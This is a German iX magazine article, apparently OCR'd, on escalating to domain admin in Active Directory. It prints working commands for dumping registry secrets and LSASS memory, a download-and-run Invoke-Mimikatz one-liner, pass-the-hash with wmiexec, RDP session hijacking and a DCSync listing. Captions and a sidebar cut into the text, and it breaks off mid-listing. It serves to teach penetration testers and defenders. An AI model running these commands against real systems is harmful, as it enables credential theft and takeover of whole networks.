Passwörter und Hashes – wie Angreifer die Domäne kompromittieren

Fette Beute

Frank Ully

Angreifer missbrauchen Fehlkonfigurationen und fehlende Härtung des Active Directory gnadenlos. Ehe man sichs versieht, ist aus dem Angreifer ein Domänenadministrator geworden.

Der vierte Teil der Reihe über das Active Directory (AD) beschreibt, wie Kriminelle und Sicherheitstester die Datenschätze, die sie beim Durchforsten einer Domäne („Enumeration“) angehäuft haben, gewinnbringend ummünzen in Authentifizierungsmaterial wie Hashes und sich damit von Benutzer zu Benutzer und im Netzwerk von Rechner zu Rechner hangeln – hin zu Systemen mit den Kronjuwelen der angegriffenen Organisation. Außerdem werden kurze Wege zum Domänenadministrator vorgestellt.

Der Beitrag zu AD-Enumeration in *iX* 10/2020 [1] hatte gezeigt, wie Angreifer Informationen über die Domänenumgebung ausspähen, in der sie durch Kompromittieren eines Windows-Systems oder auch eines Linux-Servers im selben Netzwerk gelandet sind. Dabei helfen ihnen Informationspreisgaben wie Passwörter in Benutzerbeschreibungen und Techniken wie Password Spraying, sich zu den nächsten Systemen im AD vorzuarbeiten.

Verfügen die initial betroffenen Benutzer allerdings nicht über erhöhte Rechte, operieren Eindringlinge in der Domäne noch mit niedrigen Privilegien, können also nicht unmittelbar deren Konfiguration verändern. Das bedeutet übrigens nicht, dass Entwarnung gegeben werden kann: Wenn das anfänglich betroffene Benutzerkonto das der Forschungsleiterin ist, haben die Einbrecher mit deren Berechtigungen sofort den Jackpot geknackt und können geistiges Eigentum stehlen. Desgleichen wenn der Zugang eines Buchhalters kompromittiert ist, der Überweisungen veranlassen kann.

Über Windows-Dienste zum Domänenadmin

Die Sicherheit der gesamten AD-Umgebung kann aber sofort fallen, wenn die Angreifer anfangs Zugriff auf einen Rechner haben, bei dem ein Windows-Dienst mit den Rechten eines Domänenadministrators läuft. Denn Windows-Dienste können auch mit Domänenkonten gestartet werden – das ist etwa bei Programmen zur Inventarisierung oder zum Backup häufig der Fall. Hersteller solcher Drittsoftware machen es sich oft einfach und schreiben in ihre Installationsanleitungen, ein Domänenkonto mit Adminrechten solle verwendet werden, denn mit diesen Privilegien funktionieren die notwendigen Domänenzugriffe in jedem Fall.

Damit der Windows-Dienst mit einem Domänenkonto gestartet werden kann, wird dessen Passwort in der Registrierungsdatenbank gespeichert, als sogenanntes LSA Secret (weiter unten mehr zur Windows Local Security Authority alias LSA). Ein Angreifer mit lokalen Administratorrechten kann das Passwort auslesen und danach das Domänenkonto für weitere Angriffe auf andere Systeme verwenden.

Die Registry kann über eine Eingabeaufforderung oder PowerShell-Sitzung mit administrativen Rechten mit folgenden Windows-Befehlen exportiert werden:

```
PS > reg save HKLM\SAM c:\SAM
PS > reg save HKLM\System c:\System
PS > reg save HKLM\Security c:\Security
```

Nach dem Exportieren der System-, Security- und SAM-Registry (Security Account Manager) können diese Dateien auf einen anderen Rechner übertragen und dort offline analysiert werden. Zum Beispiel entziffert das Tool secretsdump, Teil der in Python geschriebenen Werkzeugsammlung Impacket, Geheimnisse aus den Registry-Dateien, darunter das Klartextpasswort des Dienstbenutzers (die Sammlung und alle weiteren im Text erwähnten Werkzeuge sind über ix.de/zmmw zu finden). Eine Python-Installation ist nicht unbedingt notwendig: In einem GitHub-Repository stehen Impacket-Tools als eigene

Programmdateien für Windows und Linux zum Download.

```
# secretsdump.py -sam SAM -system System
-security Security LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth
Corporation [...]
[*] Dumping LSA Secrets [...]
[*] _SC_BackupTool
(Unknown User):SehrSicheresKennwort123!
```

Der „Backup-Tool"-Benutzer besitzt im Beispiel durch seine Gruppenmitgliedschaft Domänenadminrechte. Dadurch hat er administrativen Vollzugriff auf die Domäne und mittelbar auch auf den Forest, die AD-Gesamtstruktur. Ein Angreifer, der das System mit diesem Dienst-Domänenbenutzer kompromittiert, kann sofort das gesamte Active Directory übernehmen, indem er beispielsweise mit dem erbeuteten Passwort via RunAs-Befehl (siehe [1]) eine neue PowerShell-Konsole als Domänenadmin startet.

Nebenbei bemerkt sind die fürs Auslesen notwendigen lokalen Administratorrechte häufig kein Hindernis: In vielen Umgebungen verfügen normale Domänenbenutzer leider immer noch über Adminrechte auf ihrem lokalen Rechner, damit sie etwa selbst Software installieren können. Dadurch können sie jedoch ebenso wie ein Angreifer Schutzmaßnahmen auf dem Rechner einfach umgehen. Doch auch mit einem normalen Benutzerkonto kann man sich oft über Fehlkonfigurationen des Systems Adminzugang verschaffen. Techniken zur sogenannten Local Privilege Escalation sind nicht Bestandteil dieser Artikelreihe, Interessierte finden aber Ansatzpunkte zum Beispiel mit dem PowerShell-Skript Invoke-PrivescCheck.

Auf der Jagd nach weiteren Benutzern

Fällt einem Hacker nicht gleich durch Phishing oder durch eine grobe Fehlkonfiguration wie beschrieben das Konto eines Domänenbenutzers mit hohen Berechtigungen in die Hände, muss er sich auf die Jagd nach weiteren Benutzern begeben.


Mit dem im Enumerations-Artikel [1] vorgestellten PowerShell-Skript PowerView kann er ermitteln, auf welchen anderen Rechnern innerhalb der Domäne der aktuelle Benutzer über lokale Administratorrechte verfügt. Wie in vielen anderen Funktionen fragt PowerView dabei vom Domänencontroller (DC) ab, welche anderen Systeme es in der Domäne gibt, und PowerView versucht sich dort im aktuellen Benutzerkontext anzumelden – was nur gelingt, wenn der Benutzer jeweils lokaler Administrator ist (die folgenden Befehle beziehen sich auf PowerView aus dem dev-Zweig):

```
PS > Find-LocalAdminAccess -Check
FILESERVER01.ad.2consult.ch
WEBSERVER01.ad.2consult.ch
JUMPHOST01.ad.2consult.ch
```

Auf diese Weise kann sich ein Angreifer von System zu System hangeln, selbst wenn er auf dem aktuellen Rechner nicht über Adminrechte verfügen sollte. Die Rechte eines lokalen Administrators sind meist notwendig zur Fortbewegung im Netzwerk und zum Auslesen von Authentifizierungsmaterial.

Eine andere nützliche Funktion ist `Find-DomainUserLocation`, in älteren PowerView-Versionen noch martialisch `Invoke-UserHunter` genannt. Sie versucht, durch Aufzählen von Sitzungen herauszufinden, wo bestimmte Benutzer im Netzwerk angemeldet sind. Zunächst fragt PowerView wieder alle Computerobjekte aus dem AD ab und sucht dann auf jedem Computer nach aktiven Sitzungen – und listet auf, woher die Sitzung jedes Benutzers kommt. Dabei können entweder alle Sitzungen angezeigt oder mit den Parametern `UserIdentity` oder `UserGroupIdentity` nach einem bestimmten Benutzer oder einer bestimmten Gruppe gefiltert werden (siehe Listing 1).

Nun hat der Angreifer `donald.domain` ausgespäht, einen Domänenadmin, der auf einem Rechner angemeldet ist, an dem der Angreifer sich als lokaler Administrator anmelden kann.



Windows-Dienste können mit Domänenkonten gestartet werden. Wenn dafür ein Konto mit Administratorrechten verwendet wird, haben Angreifer leichtes Spiel (Abb. 1).

Listing 1: Auf der Jagd nach Systemen, auf denen Domänenadmins angemeldet sind

```
PS > Find-DomainUserLocation -UserGroupIdentity Domänen-Admins -CheckAccess
UserDomain      : 2CONSULT
UserName        : donald.domain
ComputerName    : JUMPHOST01.ad.2consult.ch
IPAddress       : 10.10.10.49
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

Mit Graphentheorie und Bluthund

Auch wenn in einem plakativen Beispiel wie dem obigen der Weg zum Domänenadmin mit manuellen Befehlen schnell klar wird – bei komplexen und halbwegs abgesicherten Umgebungen mit Tausenden Benutzern und Systemen ist er oft nicht so leicht zu finden. Früher musste ein Angreifer in wochenlanger Handarbeit danach suchen. Seit einigen Jahren hilft jedoch des Eindringlings bester Freund dabei: Mit seiner besonders feinen Nase ist der Bloodhound (Bluthund) ein Meister des Aufstöberns, der über

iX-TRACT

- Auch wenn Eindringlinge im AD zunächst mit niederen Rechten operieren, gilt keine Entwarnung: Mit ausgespähtem Authentifizierungsmaterial können sie sich zu höher privilegierten Konten hangeln.
- Das Ziel kann der Domänenadmin sein, muss es aber nicht. Auch Benutzer wie eine Forschungsleiterin oder ein Buchhalter haben Zugriff auf interessante Daten und Systeme.
- Für Angriffe müssen es nicht immer Passwörter sein – je nach Authentifizierungsprotokoll genügen auch die Hashes, um sich an einem entfernten System anzumelden.

Die Benutzerin `hanna.helpdesk` ist Mitglied der Gruppe „Support“, die wiederum Mitglied der Gruppe „Domänen-Admins“ ist (Abb. 2).

Tage hinweg einer Spur ununterbrochen nachgehen kann. Diese besondere Fähigkeit macht ihn zum perfekten Namenspatron der von Andy Robin, Will Schroeder, Rohan Vazarkar und vielen weiteren Freiwilligen entwickelten Open-Source-Anwendung, die Beziehungen zwischen AD-Objekten aufspürt und dadurch mögliche Angriffspfade ermittelt.

Technisch setzt sich BloodHound aus drei Komponenten zusammen: Das Herz bildet die graphbasierte Datenbank Neo4j, die darin enthaltenen Daten werden durch den JavaScript-basierten BloodHound-Client abgefragt und visualisiert. Beide Komponenten richtet der Angreifer auf seinem eigenen System ein, wie in der umfangreichen Dokumentation gut beschrieben wird (siehe ix.de/zmmw).

Um die AD-Informationen zu sammeln, kommt als dritte Komponente ein sogenannter Ingestor (auf Deutsch etwa Datensammler) zum Einsatz: Dieser steht als C#-Programm SharpHound.exe, als PowerShell-Skript SharpHound.ps1 oder auch als Python-Skript BloodHound.py zur Verfügung. Der Angreifer lädt den Ingestor auf ein kompromittiertes System innerhalb der Domäne und führt ihn dort aus.

Dafür benötigt er keine besonderen Rechte auf dem Rechner oder innerhalb der Domäne. Die meisten Informationen über AD-Strukturen, Sitzungen und Privilegien kann BloodHound sammeln, ohne über erweiterte Rechte auf den angebundenen Systemen zu verfügen, also etwa einem Client- oder Serverrechner. Erst seit Windows 10 und Windows Server 2016 erfordert das Ermitteln lokaler Administratoren und Gruppen auf entfernten Rechnern dort jeweils administrative Berechtigungen (eine Übersicht über die Berechtigungen ist über ix.de/zmmw zu finden).

Erst sammeln und analysieren, dann angreifen


Über LDAP und SMB Remote Procedure Calls (RPCs) sammelt der Ingestor Daten von Domänencontrollern und zu Benutzersitzungen auf anderen Systemen und legt sie in einem ZIP-Archiv ab. Das Archiv überträgt der Angreifer anschließend auf seinen eigenen Rechner und lädt dort die Daten in die Neo4j-Graphendatenbank. Mithilfe des BloodHound-Clients analysiert er danach in Ruhe die gesammelten Informationen und entwickelt eine Angriffstaktik.

BloodHound visualisiert die Beziehungen innerhalb des Active Directory in Form von Graphen. Die Anwendung ist damit eine Inkarnation des Zitats „Verteidiger denken in Listen – Angreifer denken in Graphen. Solange dies zutrifft, werden Angreifer die Oberhand behalten.“ [2] Jedes AD-Objekt wie Benutzer- und Computerkonten, Sicherheitsgruppen, Organisationseinheiten oder Gruppenrichtlinienobjekte wird als ein Knoten des Graphen dargestellt. Verschiedene Farben und Symbole helfen, die Objektarten zu unterscheiden. Knoten können als kompromittiert (owned) oder als lohnendes Ziel (High Value Target) markiert werden.

Die Kanten, das heißt die Beziehungen zwischen den Knoten, ergeben sich beispielsweise durch Gruppenmitgliedschaften (Kantenart `MemberOf`), bestehende Sitzungen (`HasSession`) oder Berechtigungen (zum Beispiel `ForceChangePassword`). Die Kanten zeigen immer in eine Richtung, etwa: Die Serveradministratorin `susanne.server` hat eine Sitzung auf dem Rechner `Jumphost01`. Mit einem Rechtsklick auf eine Kante können englischsprachige Hilfetexte angezeigt werden, die erläutern, wie die gewählte Beziehung ausgenutzt werden kann, welche Beweise in Form von Logeinträgen bei einem solchen Angriff entstehen und welche Websites weiterführende Informationen enthalten.

Kanten zwischen Knoten können auch verschachtelte Beziehungen visualisieren: Da die Gruppe „Support“ Mitglied der „Domänen-Admins“-Gruppe ist, bedeutet dies, dass die Benutzerin `hanna.helpdesk` auch Mitglied der Domänenadministratoren ist (Abbildung 2).

Eigentlich interessant für Angreifer: Ein Pfad besteht aus einer Reihe von Knoten,



Der Bluthund „BloodHound“ spürt den kürzesten Weg zu Domänenadministratoren auf (Abb. 3).

die durch Kanten miteinander verbunden sind. Jede Kante kann genutzt werden, um zum nächsten Knoten zu gelangen. Es gibt oft mehrere mögliche Pfade, und die Graphentheorie hilft dabei, die kürzesten Pfade zu finden, die zwei bestimmte Objekte verbinden. Weil Kanten in eine Richtung weisen, kann auch ein Angriffspfad nur in eine Richtung beschritten werden.

Mithilfe der Abfragesprache Cypher kann der Graph gezielt durchsucht werden, um beispielsweise Benutzer zu finden, deren Passwort seit Langem nicht geändert wurde, oder um Systeme aufzuspüren, zu denen sich ein ausgewählter Benutzer via Remote Desktop (RDP) verbinden kann. Die dafür notwendigen Cypher-Befehle können manuell eingegeben werden; viele interessante Abfragen wie der kürzeste Pfad zu Domänenadmins („Find Shortest Paths to Domain Admins“) werden mitgeliefert.

BloodHound hilft Angreifern zu erkennen, auf welche Objekte sie sich konzentrieren müssen, um schnellstmöglich privilegierten Zugang zu erhalten. Sie können so rascher und gezielter vorgehen, was wiederum das Risiko mindert, entdeckt zu werden. BloodHound eignet sich aber auch für Verteidiger, um schnell einen Überblick über mögliche Angriffspfade zu erhalten. Die Ergänzung PlumHound versucht, die Fährten des Bluthundes für das „blaue Team“ – also das verteidigende – leichter verarbeitbar zu machen, indem es aus den Graphen tabellarische Berichte mit den gröbsten Schwachstellen erzeugt.

Auslesen von Zugangsdaten

Hat der Angreifer über PowerView oder BloodHound einen Rechner ausgespäht, zu dem er sich mit lokalen Adminrechten verbinden kann und auf dem ein Mitglied der Domänenadmins angemeldet ist, startet eine weitere Phase des Angriffs.

Unter Windows-Client- wie -Serverbetriebssystemen übernimmt die Windows Local Security Authority (LSA) wesentliche Arbeiten bei der Authentifizierung von lokalen wie von Domänenbenutzern (siehe ix.de/zmmw). Anmeldungen mit lokalen Benutzerkonten werden in der SAM-Datenbank (Security Account Manager) auf dem aktuellen Rechner nachgeschlagen; Domänenanmeldungen überprüft der Netlogon-Dienst. Die LSA läuft im Prozess lsass.exe (LSASS steht für Local Security Authority Subsystem Service) auf jedem Windows-Rechner.

Sie speichert Zugangsdaten von Benutzern mit aktiven Windows-Sitzungen; dadurch können diese nahtlos auf Netzwerkressourcen wie Dateifreigaben zugreifen, ohne ihre Anmeldeinformationen für jeden Domänendienst erneut eingeben zu müssen. Wann werden solche Zugangsdaten gespeichert? Nicht nur bei sogenannten interaktiven Anmeldungen, bei denen man direkt vor dem Rechner sitzt oder die von einer Virtual Desktop Infrastructure (VDI) ausgehen, auch beim Starten eines neuen Konsolenfensters mit RunAs oder von geplanten Aufgaben sowie bei einer klassischen Remote-Desktop-Verbindung landen Anmeldeformationen in der LSA.

Klartext ist Vergangenheit

In älteren Windows-Versionen hinterlegte die LSA im Klartext wiederherstellbare Passwörter von Benutzern. Seit Windows 8.1 und Server 2012 R2 ist das aber in der Standardeinstellung nicht mehr der Fall – außer Systemverwalter haben unsichere Verfahren wie WDigest oder CredSSP wieder aktiviert oder wenn kein Domänencontroller erreichbar wäre. Auf älteren Systemen wie Windows 7 oder Server 2008 ist WDigest hingegen standardmäßig aktiv.

Auch wenn in modernen Windows-Versionen bis zum Zeitpunkt der Kompromittierung keine Passwörter mit wiederherstellbarem Klartext gespeichert waren, kann ein Angreifer mit lokalen Adminrechten beispielsweise WDigest einschalten, sodass er bei zukünftigen Anmeldungen wieder Passwörter abfangen kann – auf einem ähnlichen Weg kann er den zusätzlichen LSA-Schutz durch Credential Guard (verfügbar in Windows 10 und Server 2016) umgehen, wenn er einen eigenen Security Support Provider (SSP) registriert.

Aber nicht nur Passwörter sind wertvoll: Wie im AD-Grundlagenartikel [3] beschrieben, werden sowohl beim Authentifizierungsprotokoll Net-NTLM als auch bei Kerberos keine Klartextpasswörter verwendet, sondern eine gehashte Variante: NT-Hashes, auch NTLM-Hashes genannt. Da das Challenge-Response-Protokoll Net-NTLM den Hash verwendet, um auf die Anfrage zu antworten, kann man sich damit unmittelbar bei einem entfernten System authentifizieren: Der Diebstahl eines Passwortes oder eines NT-Hashes ist in den meisten Fällen als äquivalent anzusehen.

Daneben zählen auch AES-Kerberos-Schlüssel – die in neueren Windows-Umgebungen bei Kerberos bevorzugt statt NT-Hashes verwendet werden – und Ticket Granting Tickets (TGT) sowie Session- oder Service-Tickets (TGS) zu den

Zugangsdaten. Alle diese Anmeldeinformationen kann man aus dem Speicher des LSASS-Prozesses auslesen, wenn der lokale Benutzer dafür über genügend Privilegien verfügt.

Mimikatz wurde 2007 von Benjamin „gentilkiwi“ Delpy veröffentlicht; nach eigenem Bekunden, um das Programmieren in C zu lernen und Microsoft zum besseren Schutz von Windows-Zugangsdaten zu zwingen. Inzwischen ist die Software, an der seit einer Weile Vincent Le Toux mitentwickelt, als Open Source verfügbar (siehe ix.de/zmmw), wird auch für neuere Windows-10-Releases regelmäßig aktualisiert und ist zu einem der meistgenutzten Werkzeuge von Kriminellen sowie von Sicherheitstestern geworden.

Angreifer verwenden gerne PowerShell wegen deren enger Einbindung in Microsofts Betriebssysteme, weil so die Notwendigkeit entfällt, eigene Binärdateien auf der Festplatte abzulegen: Alle bösartigen Befehle werden lediglich im flüchtigen RAM ausgeführt. Selbst in kompilierten Sprachen geschriebene Programme und Bibliotheken können in PowerShell mit Techniken wie „Reflective PE Injection“ beziehungsweise „Reflective DLL Injection“ direkt aus dem Arbeitsspeicher statt von einer Festplatte gelesen und ausgeführt werden.

Vorsicht bei direkten Downloads

Von der GitHub-Seite des Post-Exploitation-Frameworks Empire [4] kann ein PowerShell-Skript mit einer eingebetteten aktuellen Mimikatz-Version geladen werden – direkt in eine laufende administrative PowerShell-Sitzung. Zu Mimikatz gilt, was im Enumerations-Artikel [1] bei PowerView zum direkten Download sowie zu Malwarescannern geschrieben wurde: Vorsicht walten lassen, was man aus dem Internet herunterlädt. Mimikatz wird von Malwarescannern erkannt, das lässt sich aber umgehen.

Aus einer PowerShell-Konsole mit lokalen Administratorrechten, die über die notwendigen Debug-Privilegien verfügt, kann ein Angreifer so alle Anmeldedaten aus der LSA auslesen:

```
PS > iex (iwr -UseBasicParsing https://raw.
githubusercontent.com/BC-SECURITY/Empire/
master/data/module_source/credentials/Invoke-
Mimikatz.ps1)
PS > Invoke-Mimikatz
```

Für einen Zugriff auf die Zugangsdaten im LSASS-Prozess muss der Eindringling Mimikatz in der Umgebung der attackierten Organisation laufen lassen, wo es von Lösungen zur Endpoint Detection and Response (EDR) erkannt oder in gehärteten PowerShell-Umgebungen im Constrained Language Mode ganz blockiert werden kann.

Eine unauffälligere Alternative ist das Erzeugen eines Minidumps der LSA mit Bordmitteln. Das ist eine Speicherabbilddatei, die Windows im Falle eines Absturzes erstellt, optional mit vollständigem Speicherinhalt. Von einer PowerShell mit Adminrechten kann ein Angreifer einen Minidump des LSASS-Prozesses erzeugen und ihn anschließend zu sich übertragen:

```
PS > Get-Process lsass | select -expand id
544
PS > rundll32.exe C:\windows\System32\comsvcs.
dll, MiniDump 544 C:\lsass.dmp full
```

Dann kann er auf einem eigenen Windows-Rechner die Zugangsdaten mit Mimikatz auslesen – oder alternativ unter seinem Linux-Angriffssystem mit pypykatz, dessen Implementierung in Python, wie in Listing 2 gezeigt.

Die LSA ist auf einem Windows-System beileibe nicht die einzige Quelle für Zugangsdaten. Auch im Credential Manager (auf Deutsch Anmeldeinformationsverwaltung), in der PowerShell-Historie oder in WebConfig- und anderen Konfigurationsdateien liegen für einen Angreifer womöglich interessante Anmeldeinformationen.

Pass the Hash und Overpass the Hash

Nun könnte ein Angreifer versuchen, die Hashes zu knacken. Das ist in den meisten Fällen aber gar nicht notwendig: Auch mit einem Hash kann sich ein Angreifer als ein Benutzer anmelden, ohne dessen Passwort zu kennen. Pass the Hash (PtH) ist eine unter Angreifern gut bekannte Technik, bei der sie auf eine entfernte Ressource mit der gehashten Variante des Passworts eines Benutzers zugreifen. Dies ist möglich wegen der Funktionsweise des Net-NTLM-Protokolls für die Netzwerkauthentifizierung.

Um einen PtH-Angriff durchzuführen, benötigten Angreifer vereinfacht gesagt seit Windows Vista den NT-Passwort-Hash eines Domänenbenutzers mit lokalen Administratorrechten auf einem entfernten Rechner. Alternativ kann auch der Hash für den lokalen Standardadministrator mit der RID 500 (Relative Identifier) genutzt werden. Zusätzlich angelegte lokale Adminkonten können in der Regel nicht mehr für Pass the Hash missbraucht werden (ein Blogbeitrag dazu ist über ix.de/zmmw zu finden).

Overpass the Hash (OPtH) ist eine etwas subtilere Technik, die es einem Angreifer ermöglicht, sich als ein Active-Directory-Benutzer auszugeben, für den er den NT-Hash oder einen AES-Kerberos-Schlüssels kompromittiert hat. Vom Kerberos-Schlüssel (im Englischen: Kerberos Encryption Key) abgeleitet ist die synonym verwendete Bezeichnung Pass the Key (PtK). Während PtH auf das Authentifizierungsprotokoll Net-NTLM angewiesen ist, wird bei OPtH/PtK Kerberos verwendet, über das ein Angreifer vom Domänencontroller ein Ticket Granting Ticket (TGT) für den kompromittierten Benutzer anfragt, mit dem er dann Service-Tickets anfordern kann (siehe dazu [3]). Diese Angriffsmethode (beschrieben in einem Black-Hat-Vortrag, siehe ix.de/zmmw) ist nützlich in Umgebungen, in denen Net-NTLM deaktiviert und nur Kerberos zugelassen ist.

Mimikatz bereitet bei Angabe eines NT-Hashes mit demselben Befehl (`sekurlsa::pth`) sowohl Net-NTLM-Authentifizierung via Pass the Hash vor als auch Kerberos-Authentifizierung mit Overpass the Hash. Gibt der Angreifer danach als Zielsystem einen Rechnernamen ein, wird Kerberos verwendet, das auf Service Principal Names (SPN) angewiesen

Listing 2: Auslesen von Zugangsdaten aus einem LSASS-Minidump mit der Python-Mimikatz-Implementierung pypykatz

```
# pypykatz lsa minidump lsass.dmp
INFO:root:Parsing file lsass.dmp [...]
FILE: ======== lsass.dmp =======
== LogonSession ==
authentication_id 2114560 (204400)
session_id 2
username donald.domain
domainname 2CONSULT
logon_server DC01
logon_time 2020-09-30T13:33:40.947131+00:00
sid S-1-5-21-3725456991-164711372-156644679-1109
luid 2114560
    == MSV ==
        Username: donald.domain
        Domain: 2CONSULT
        LM: NA
        NT: c39f2beb3d2ec06a62cb887fb391dee0
        SHA1: 2277c28035275149d01a8de530cc13b74f59edfb
```

ist. Gibt er nur eine IP-Adresse ein, fällt Windows auf Net-NTLM zurück.

Seitwärtsbewegung mit Lateral Movement

Lateral Movement bezeichnet Techniken, mit denen sich Angreifer schrittweise durch ein Netzwerk bewegen, während sie nach den wichtigsten Daten und Assets suchen, die letztendlich das Ziel ihrer Angriffskampagnen sind. In einem Red-Teaming-Artikel in *iX* 12/2018 [5] wurden diese Seitwärtsbewegungen von Angreifern bereits beschrieben. Dabei werden Protokolle wie SMB (TCP-Port 445 auf dem Zielsystem), WMI (Port 135) und RDP (Port 3389) verwendet. Im Web gibt es inzwischen mehrere umfangreiche Sammlungen von Lateral-Movement-Techniken (einige sind über ix.de/zmmw zu finden).

Ausgehend von einem wie oben ermittelten NT-Hash eines Benutzers kann der Angreifer eine PowerShell starten und einen (Over-)Pass-the-Hash-Angriff vornehmen. Weil beim Injizieren von Zugangsdaten der Speicherinhalt des LSASS-Prozesses verändert wird, sind zusätzlich Debug-Privilegien notwendig, die eine administrative PowerShell-Sitzung standardmäßig hat:

Listing 3: Lateral Movement mit Pass the Hash und Windows Management Instrumentation (WMI)

```
# wmiexec.py donald.domain@10.10.10.45 -hashes :c39f2beb3d2ec06a62cb887fb391dee0
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
2consult\donald.domain
```

```
PS > Invoke-Mimikatz -Command '"sekurlsa::pth /
user:donald.domain /domain:ad.2consult.ch /ntlm
:c39f2beb3d2ec06a62cb887fb391dee0 /
run:powershell.exe"'
```

Es öffnet sich ein neues PowerShell-Fenster, von dem aus Befehle mit den Rechten des übernommenen Benutzers ausgeführt werden können.

Für Angreifer beim Lateral Movement besonders interessant: PowerShell Remoting. Remoting baut auf dem WinRM-Protokoll (Windows Remote Management) auf, das eine Implementierung des WS-Management-Standards ist, und kommuniziert – in jedem Fall verschlüsselt – über TCP-Port 5985 (HTTP) und optional über 5986 (HTTPS). Auf dem entfernten Rechner lauscht der WinRM-Dienst auf eingehende Remoting-Verbindungen. Seit Windows Server 2012 ist Remoting im Standard auf Serverbetriebssystemen aktiviert. Um solche Befehle auszuführen, benötigt ein Benutzer lokale Adminrechte oder muss Mitglied der lokalen Gruppe „Remoteverwaltungsbenutzer“ sein.

Aus der Ferne Befehle ausführen

In der eben geöffneten neuen PowerShell-Sitzung kann der Angreifer nun als `donald.domain` über Standardkommandos für PowerShell Remoting wie `Invoke-Command` auf dem entfernten Server `dc01`, einem Domänencontroller, Befehle ausführen:

```
PS > Invoke-Command dc01.ad.2consult.ch
-ScriptBlock { hostname; whoami }
DC01
2consult\donald.domain
```

Werkzeuge wie das in *iX* 10/2020 vorgestellte CrackMapExec [3] und die Impacket-Skriptsammlung können genutzt werden, um auch von einem Linux-Rechner aus, der nicht an der Domäne angemeldet ist, aber eine Netzwerkverbindung dorthin hat, via Passworteingabe oder Pass the Hash Befehle auf Domänenrechnern auszuführen. Listing 3 zeigt wmiexec aus der Impacket-Sammlung. Windows Management Instrumentation (WMI) dient zum Fernzugriff auf Windows-Komponenten. Es kommuniziert mithilfe von Remote Procedure Calls (RPCs) über TCP-Port 135 (und später über einen kurzlebigen Port) und ermöglicht es Systemadministratoren, Verwaltungsaufgaben aus der Ferne auszuführen, zum Beispiel einen Dienst zu starten.

Credential Shuffle beschreibt den Sachverhalt, dass ein Angreifer wiederholt neue Maschinen kompromittiert und anschließend, wenn er mit dem aktuellen Zugang nicht schon lokaler Administrator ist, seine Privilegien dort auf die eines lokalen Administrators erhöht. Mit diesen Rechten liest er Zugangsdaten aus – und versucht wie oben beschrieben herauszufinden, an welchen weiteren Systemen er sich mit den eben erbeuteten Zugangsdaten anmelden kann.

Listing 4: RDP-Hijacking: susanne.server übernimmt die Remote-Desktop-Sitzung des Domänenadmins donald.domain

```
C:\WINDOWS\system32> hostname
JUMPHOST01

C:\WINDOWS\system32> query user
>susanne.server        rdp-tcp#6        1  Aktiv          .  30.09.2020 13:55
 donald.domain                         2  Getr.          2  30.09.2020 15:33

C:\WINDOWS\system32> sc create rdphijack binpath= "cmd.exe /c tscon 2 /dest:rdp-tcp#6" error=
"ignore"
[SC] CreateService ERFOLG

C:\WINDOWS\system32> sc start rdphijack
```

Listing 5: DCSync-Angriff liest die Hashes aller Benutzer- und Computerkonten vom Domänencontroller aus

```
PS > Invoke-Mimikatz -Command '"lsadump::dcsync /domain:ad.2consult.ch /all /csv"'
Hostname: JUMPHOST01.ad.2consult.ch / S-1-5-21-3725456991-164711372-156644679

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2020 20:07:46
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
